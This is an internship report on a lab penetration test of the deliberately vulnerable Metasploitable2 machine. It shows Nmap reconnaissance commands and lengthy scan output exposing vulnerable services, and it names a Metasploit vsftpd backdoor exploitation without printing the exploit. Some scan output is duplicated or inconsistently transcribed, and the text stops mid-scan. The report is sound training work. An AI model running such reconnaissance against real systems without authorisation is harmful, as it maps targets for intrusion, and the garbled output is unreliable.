

INTERNSHIP MINI PROJECT-1 REPORT

Testing Tools (Vulnerability Assessment and Penetration Testing - VAPT)

Atharv Akiwate

Internship Domain

Cyber Security

Project Title

Testing Tools (Vulnerability Assessment and Penetration Testing - VAPT)

TABLE OF CONTENTS

1. Introduction
2. Project Objectives
3. Project Overview
4. Hardware and Software Requirements
5. Tools and Technologies Used
6. Project Environment Setup
7. Methodology
8. Vulnerability Assessment
 - 8.1 Network Scanning using Nmap
 - 8.2 Web Server Assessment using Nikto
9. Penetration Testing
 - 9.1 Exploitation using Metasploit Framework
 - 9.2 HTTP Traffic Analysis using Burp Suite
10. Results and Observations
11. Vulnerabilities Identified
12. Remediation and Mitigation
13. Challenges Faced
14. Learning Outcomes
15. Conclusion
16. References
17. Appendix (Commands Used)

1. INTRODUCTION

Vulnerability Assessment and Penetration Testing (VAPT) is a systematic process used to identify, analyze, and validate security weaknesses in computer systems, networks, and web applications. Organizations perform VAPT to evaluate the effectiveness of their security controls before attackers can exploit existing vulnerabilities. The assessment combines automated scanning techniques with controlled penetration testing to understand the security posture of the target system and recommend appropriate mitigation strategies.

A Vulnerability Assessment focuses on identifying known security weaknesses using automated scanning tools. It provides information about open ports, running services, outdated software versions, and potential security misconfigurations. However, it does not confirm whether these vulnerabilities can actually be exploited.

Penetration Testing extends this process by attempting to exploit identified vulnerabilities in a controlled environment. Successful exploitation demonstrates the real-world impact of the discovered vulnerabilities and helps organizations prioritize remediation efforts based on actual risk.

In this internship project, a complete VAPT assessment was performed on the intentionally vulnerable **Metasploitable2** virtual machine using a Kali Linux attacker machine. Industry-standard tools including **Nmap**, **Nikto**, **Metasploit Framework**, and **Burp Suite Community Edition** were used to perform reconnaissance, vulnerability assessment, controlled exploitation, and web traffic analysis. The project was conducted in an isolated virtual environment to ensure that all testing remained safe, ethical, and legally compliant.

The project demonstrates the complete lifecycle of a basic VAPT engagement, beginning with network reconnaissance and ending with remediation recommendations based on the vulnerabilities discovered during testing.

2. PROJECT OBJECTIVES

The primary objective of this internship project was to perform a complete **Vulnerability Assessment and Penetration Testing (VAPT)** of an intentionally vulnerable system using industry-standard security tools. The project aimed to identify security weaknesses, validate selected vulnerabilities through controlled exploitation, and recommend suitable remediation measures.

The specific objectives of this project are as follows:

- To understand the complete Vulnerability Assessment and Penetration Testing (VAPT) process.
 - To configure a secure virtual lab environment using VMware Workstation.
 - To establish communication between the Kali Linux attacker machine and the Metasploitable2 target machine.
 - To perform network reconnaissance using **Nmap** for identifying live hosts, open ports, running services, and service versions.
 - To assess the target web server using **Nikto** for detecting web server vulnerabilities and security misconfigurations.
 - To perform controlled penetration testing using **Metasploit Framework** by exploiting a known vulnerability in the target machine.
 - To analyze HTTP communication between the client and the web server using **Burp Suite Community Edition**.
 - To document all findings with supporting screenshots and scan reports.
 - To identify security weaknesses and evaluate their potential impact.
 - To recommend appropriate remediation and mitigation strategies for the identified vulnerabilities.
 - To gain practical experience with industry-standard cybersecurity tools and methodologies used during real-world VAPT engagements.
-

3. PROJECT OVERVIEW

This project demonstrates the practical implementation of a Vulnerability Assessment and Penetration Testing (VAPT) process in a controlled virtual environment. The assessment was conducted using **Kali Linux** as the attacker machine and **Metasploitable2** as the target machine. Both virtual machines were configured on the same NAT network within VMware Workstation to enable secure communication while maintaining complete isolation from external networks.

The project began by verifying network connectivity between the attacker and target machines. Once communication was established, **Nmap** was used to perform network reconnaissance and identify active services running on the target system. The collected information was further analyzed using **Nikto** to identify web server vulnerabilities and security misconfigurations.

Based on the vulnerabilities discovered during the assessment phase, **Metasploit Framework** was used to perform a controlled exploitation of a known FTP service vulnerability. Successful exploitation demonstrated how an attacker could gain unauthorized access to the target system if the identified vulnerability remained unpatched.

Finally, **Burp Suite Community Edition** was used to intercept and analyze HTTP requests between the web browser and the target web server. This demonstrated how web application traffic can be monitored and inspected during security testing.

The complete assessment followed a structured VAPT methodology consisting of reconnaissance, vulnerability assessment, exploitation, verification, and remediation. All scan outputs, observations, and screenshots were documented throughout the project to provide complete evidence of the testing process and its results

4. HARDWARE AND SOFTWARE REQUIREMENTS

4.1 Hardware Requirements

The hardware configuration used for this project is listed below:

Component	Specification
Processor	Intel/AMD Processor with Virtualization Support
RAM	Minimum 8 GB (Recommended 16 GB)
Storage	Minimum 50 GB Free Disk Space
Host Operating System	Windows 11
Network	VMware NAT Virtual Network

4.2 Software Requirements

The following software and tools were used to perform the Vulnerability Assessment and Penetration Testing (VAPT):

Software	Purpose
Windows 11	Host Operating System
VMware Workstation	Virtualization Platform
Kali Linux	Attacker Machine
Metasploitable2	Vulnerable Target Machine
Nmap	Network Discovery and Port Scanning
Nikto	Web Server Vulnerability Scanner
Metasploit Framework	Penetration Testing and Exploitation
Burp Suite Community Edition	Web Application Security Testing
Mozilla Firefox	Web Browser for HTTP Request Testing

5. TOOLS AND TECHNOLOGIES USED

This project utilized several industry-standard cybersecurity tools to perform vulnerability assessment and penetration testing. Each tool served a specific purpose during different stages of the assessment.

5.1 Nmap

Nmap (Network Mapper) is an open-source network scanning tool widely used for host discovery, port scanning, service identification, version detection, and operating system fingerprinting. During this project, Nmap was used to identify open ports, active services, service versions, and operating system information of the target machine.

Purpose in this Project:

- Host Discovery
 - Port Scanning
 - Service Detection
 - Version Detection
 - Operating System Detection
-

5.2 Nikto

Nikto is an open-source web server vulnerability scanner used to identify outdated software, insecure configurations, dangerous files, and common web server vulnerabilities.

During this project, Nikto was used to assess the Apache web server running on the target machine.

Purpose in this Project:

- Web Server Scanning
- Detection of Misconfigurations
- Identification of Default Files
- Detection of Outdated Web Server Components

5.3 Metasploit Framework

Metasploit Framework is one of the most widely used penetration testing platforms. It contains thousands of exploit modules that allow security professionals to safely validate vulnerabilities in controlled environments.

In this project, Metasploit Framework was used to exploit the **VSFTPD 2.3.4 Backdoor Command Execution** vulnerability, demonstrating how an attacker could gain unauthorized access to the target system.

Purpose in this Project:

- Vulnerability Validation
 - Controlled Exploitation
 - Remote Command Execution
 - Post-Exploitation Verification
-

5.4 Burp Suite Community Edition

Burp Suite Community Edition is a web application security testing tool used for intercepting, inspecting, and modifying HTTP requests and responses.

In this project, Burp Suite was used to intercept communication between Firefox and the Metasploitable2 web server to analyze HTTP requests.

Purpose in this Project:

- HTTP Request Interception
 - Web Traffic Analysis
 - Request Inspection
 - Web Security Testing
-

5.5 VMware Workstation

VMware Workstation was used to create an isolated virtual environment for performing security testing safely. Both Kali Linux and Metasploitable2 virtual machines were connected through a NAT network, ensuring secure communication without exposing the vulnerable system to external networks.

Purpose in this Project:

- Virtual Machine Management
 - Network Isolation
 - Safe Testing Environment
-

5.6 Mozilla Firefox

Mozilla Firefox was used to access the target web application and generate HTTP requests for analysis using Burp Suite.

Purpose in this Project:

- Accessing Target Website
 - Generating HTTP Requests
 - Browser-Based Security Testing
-

6. PROJECT ENVIRONMENT SETUP

6.1 Overview

Before performing the Vulnerability Assessment and Penetration Testing (VAPT), a secure and isolated virtual laboratory environment was created using VMware Workstation. The environment consisted of two virtual machines connected through a NAT network. This setup ensured that all testing activities were performed safely without affecting any external systems or networks.

The attacker machine was configured with Kali Linux, which contains various cybersecurity tools required for reconnaissance, vulnerability assessment, and penetration testing. The target machine was Metasploitable2, an intentionally vulnerable Linux distribution designed specifically for learning and practicing penetration testing techniques.

6.2 Lab Architecture

The virtual environment used in this project consisted of the following machines:

Machine	Operating System	Purpose
Host Machine	Windows 11	Hosts the virtual machines
Attacker Machine	Kali Linux	Performs scanning and penetration testing
Target Machine	Metasploitable2	Intentionally vulnerable system used for testing

6.3 Network Configuration

Both virtual machines were connected using the **VMware NAT Network**, allowing secure communication between the attacker and the target machine while keeping the testing environment isolated from external networks.

The IP addresses assigned during the project were:

Machine	IP Address
Kali Linux	192.168.125.128
Metasploitable2	192.168.125.129

The network connectivity between both machines was verified successfully using the **ping** command before beginning the vulnerability assessment.

The screenshot shows a VMware Workstation window titled "Debian 11.x 64-bit - VMware Workstation". Inside the window, a terminal window is open with the prompt "amaroot@kali: ~". The terminal shows the execution of the command "ping -c 5 192.168.125.129". The output of the command is as follows:

```

$ ping -c 5 192.168.125.129
PING 192.168.125.129 (192.168.125.129) 56(84) bytes of data.
64 bytes from 192.168.125.129: icmp_seq=1 ttl=64 time=1.35 ms
64 bytes from 192.168.125.129: icmp_seq=2 ttl=64 time=0.816 ms
64 bytes from 192.168.125.129: icmp_seq=3 ttl=64 time=0.859 ms
64 bytes from 192.168.125.129: icmp_seq=4 ttl=64 time=1.26 ms
64 bytes from 192.168.125.129: icmp_seq=5 ttl=64 time=1.28 ms

--- 192.168.125.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 0.816/1.113/1.348/0.227 ms
amaroot@kali: ~

```



The terminal window is titled "Debian 11.x 64-bit" and shows the prompt "amaroot@kali: ~". The background of the terminal window is a dark theme with a YouTube logo and the text "YouTube Works".

6.4 Verification of Network Interfaces

The network interfaces of both virtual machines were verified to ensure proper IP address assignment and successful communication over the NAT network.

The `ip addr` command was used in Kali Linux to verify the attacker's network configuration, while the `ifconfig` command was used in Metasploitable2 to verify the target system's network interface.

This verification confirmed that both machines were connected to the same subnet and were ready for security testing.



6.5 Testing Environment

The complete VAPT assessment was carried out in a controlled and isolated environment. All identified vulnerabilities were tested only on the Metasploitable2 virtual machine, which is intentionally designed for cybersecurity training and penetration testing practice. No external systems or unauthorized networks were targeted during this project.

The environment included:

- VMware Workstation as the virtualization platform.
- Windows 11 as the host operating system.
- Kali Linux as the attacker machine.
- Metasploitable2 as the vulnerable target machine.
- NAT networking for secure communication.
- Industry-standard cybersecurity tools including Nmap, Nikto, Metasploit Framework, and Burp Suite Community Edition.

This setup provided a realistic environment for performing vulnerability assessment and penetration testing while ensuring that all activities remained ethical, safe, and legally compliant.

7. METHODOLOGY

The Vulnerability Assessment and Penetration Testing (VAPT) process followed in this project was carried out in a structured sequence to ensure systematic identification, validation, and mitigation of security vulnerabilities. Each phase built upon the results of the previous phase, providing a comprehensive assessment of the target system.

The methodology followed is illustrated below:

Environment Setup

|



Network Verification

|



Reconnaissance using Nmap

|



Web Server Assessment using Nikto

|



Vulnerability Analysis

|



Controlled Exploitation using Metasploit

|



HTTP Traffic Analysis using Burp Suite

|



Result Analysis

|



Remediation Recommendations

The major phases of the methodology are described below:

Step 1: Environment Setup

A virtual lab environment was created using VMware Workstation with Kali Linux as the attacker machine and Metasploitable2 as the vulnerable target system. Both virtual machines were connected using a NAT network.

Step 2: Network Verification

The network connectivity between both machines was verified using the ping command, and the network interfaces were confirmed using ip addr and ifconfig.

Step 3: Reconnaissance

Nmap was used to identify active hosts, open ports, running services, service versions, and operating system information. This information formed the basis for selecting appropriate security testing techniques.

Step 4: Vulnerability Assessment

Nikto was used to scan the target web server for known vulnerabilities, insecure configurations, and potentially dangerous files.

Step 5: Penetration Testing

Metasploit Framework was used to perform a controlled exploitation of the **VSFTPD 2.3.4 Backdoor Command Execution** vulnerability. Successful exploitation resulted in obtaining root-level access to the target system.

Step 6: Web Application Analysis

Burp Suite Community Edition was configured as a proxy between Firefox and the target web server to intercept and inspect HTTP requests during web application testing.

Step 7: Documentation and Remediation

The findings from each stage were documented using screenshots and scan reports. Based on the identified vulnerabilities, appropriate remediation and mitigation strategies were prepared to improve the overall security posture of the target system.

8. VULNERABILITY ASSESSMENT

8.1 Network Scanning using Nmap

Introduction

Network reconnaissance is the first step of every Vulnerability Assessment and Penetration Testing (VAPT) process. It helps identify active hosts, open ports, running services, service versions, and potential attack surfaces on the target machine. In this project, **Nmap (Network Mapper)** was used to perform comprehensive network scanning on the Metasploitable2 virtual machine.

The target IP address used for scanning was:

Target IP Address: 192.168.125.129

The Nmap assessment was divided into three stages:

- Basic Port Scan
 - Service Version Detection
 - Advanced Scan with Operating System Detection
-


8.1.1 Basic Port Scan

Objective

The objective of the basic port scan was to identify all open TCP ports on the target machine. Open ports indicate services that are actively running and may become potential entry points for attackers if they contain vulnerabilities.

Command Used

```
nmap 192.168.125.129
```



Observation

The scan successfully identified multiple open TCP ports on the Metasploitable2 machine. These open ports indicated that several network services were running and accessible over the network. Services such as FTP, SSH, Telnet, HTTP, SMTP, and MySQL were detected, suggesting that the target machine exposed multiple services that could potentially be assessed for security weaknesses.

The information gathered during this phase was essential for planning the subsequent vulnerability assessment and penetration testing activities.

8.1.2 Service Version Detection Scan

Objective

After identifying the open ports, the next step was to determine which applications and versions were running on those ports. Service version detection helps identify outdated or vulnerable software that may be susceptible to known exploits.

Command Used

```
nmap -sV 192.168.125.129
```


Output

Observation

The service version scan successfully identified the versions of several running services on the target machine. The scan revealed outdated software versions, including the vulnerable **VSFTPD 2.3.4 FTP Server**, which later became the target for controlled exploitation using the Metasploit Framework.

Version detection significantly improves vulnerability assessment because many known security issues are directly associated with specific software versions.

8.1.3 Advanced Scan

Objective

The advanced Nmap scan was performed to gather additional information about the target system, including operating system details, service information, and default NSE (Nmap Scripting Engine) scan results.

Command Used

```
nmap -A 192.168.125.129
```

```
amaroot@kali: ~/MiniProject2/Nmap
$ nmap -A 192.168.125.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-24 12:08 EDT
Nmap scan report for 192.168.125.129
Host is up (0.0009s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.125.129
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 06:56:24:0f:21:1d:dea7:2b:ae:01:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2026-07-24T15:22:47+00:00; -45m51s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu084-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-command: setheader, localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
|_ssl2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_End of status
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath rmiregistry
1324/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 10
|_Capabilities flags: 43564
|_Some Capabilities: SupportsTransactions, LongColumnFlag, ConnectWithDatabase, Speaks41ProtocolNew, SupportsCompression, Support41Auth, SwitchToSSLAfterHandshake
|_Status: Autocommit
|_Salt: 60y2,Xs6P0by[=[:v'm
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-07-24T15:22:47+00:00; -45m51s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu084-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info:
|_Protocol version: 3.3
|_Security types:
|_VNC Authentication (2)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
|_irc-info:
|_users: 1
|_servers: 1
|_lusers: 1
```

```
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath rmiregistry
1324/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 10
|_Capabilities flags: 43564
|_Some Capabilities: SupportsTransactions, LongColumnFlag, ConnectWithDatabase, Speaks41ProtocolNew, SupportsCompression, Support41Auth, SwitchToSSLAfterHandshake
|_Status: Autocommit
|_Salt: 60y2,Xs6P0by[=[:v'm
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-07-24T15:22:47+00:00; -45m51s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu084-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info:
|_Protocol version: 3.3
|_Security types:
|_VNC Authentication (2)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
|_irc-info:
|_users: 1
|_servers: 1
|_lusers: 1
```

```
amarro0t@kali: ~ - MinProject2Nmap
Session Actions Edit View Help
| version: Unreal3.2.0.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:21:28
| source ident: nmap
| source host: 5434F895.E7DAB8CC.FFFA6049.IP
| error: Closing Link: ukurxryim[192.168.125.129] (Quit: ukurxryim)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: failed to get a valid response for the OPTIONS request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:90:60:0D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 14m09s, deviation: 2h00m00s, median: -45m51s
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb-os-discovery:
|_  OS: Unix (Samba 3.0.20-Debian)
|_  Computer name: metasploitable
|_  NetBIOS computer name:
|_  Domain name: localdomain
|_  FQDN: metasploitable.localdomain
|_  System time: 2026-07-24T11:22:38-04:00

TRACEROUTE
Hop RTT Address
1 0.93 ms 192.168.125.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.72 seconds
```

Output

```
amarro0t@kali: ~ - MinProject2Nmap/advanced_scan.txt - Mousepad
File Edit Search View Document Help
1 # Nmap 7.95 scan initiated Fri Jul 24 12:58:54 2026 as: /usr/lib/nmap/nmap --privileged -A -oN advanced_scan.txt 192.168.125.129
2 Nmap scan report for 192.168.125.129
3 Host is up (0.0011s latency).
4 Not shown: 977 closed tcp ports (reset)
5 PORT      STATE SERVICE VERSION
6 21/tcp    open  ftp      vsftpd 2.3.4
7 |_ftp-syst:
8 |_  STAT:
9 |_  FTP server status:
10 |_    Connected to 192.168.125.128
11 |_    Logged in as ftp
12 |_    TYPE: ASCII
13 |_    No session bandwidth limit
14 |_    Session timeout in seconds is 300
15 |_    Control connection is plain text
16 |_    Data connections will be plain text
17 |_    vsftpd 2.3.4 - secure, fast, stable
18 |_  End of status
19 |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
20 22/tcp    open  ssh      OpenSSH 4.7p1 Debian Ubuntu1 (protocol 2.0)
21 |_ssh-hostkey:
22 |_  1024 68:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
23 |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
24 23/tcp    open  telnet   Linux telnetd
25 25/tcp    open  smtp      Postfix smtpd
26 |_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
27 |_ssl-date: 2026-07-24T10:11:30+00:00; -45m46s from scanner time.
28 |_ssl-v2:
29 |_  SSLv2 supported
30 |_  ciphers:
31 |_    SSL2_DES_64_CBC_WITH_MD5
32 |_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
33 |_    SSL2_RC4_128_WITH_MD5
34 |_    SSL2_RC4_128_EXPORT40_WITH_MD5
35 |_    SSL2_DES_192_EDE3_CBC_WITH_MD5
36 |_    SSL2_RC2_128_CBC_WITH_MD5
37 |_  ssl-cert: Subject: commonName=ubuntu094-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
38 |_  Not valid before: 2010-03-17T14:07:45
39 |_  Not valid after: 2010-04-16T14:07:45
40 53/tcp    open  domain   ISC BIND 9.4.2
41 |_dns-nsid:
42 |_  bind.version: 9.4.2
43 80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
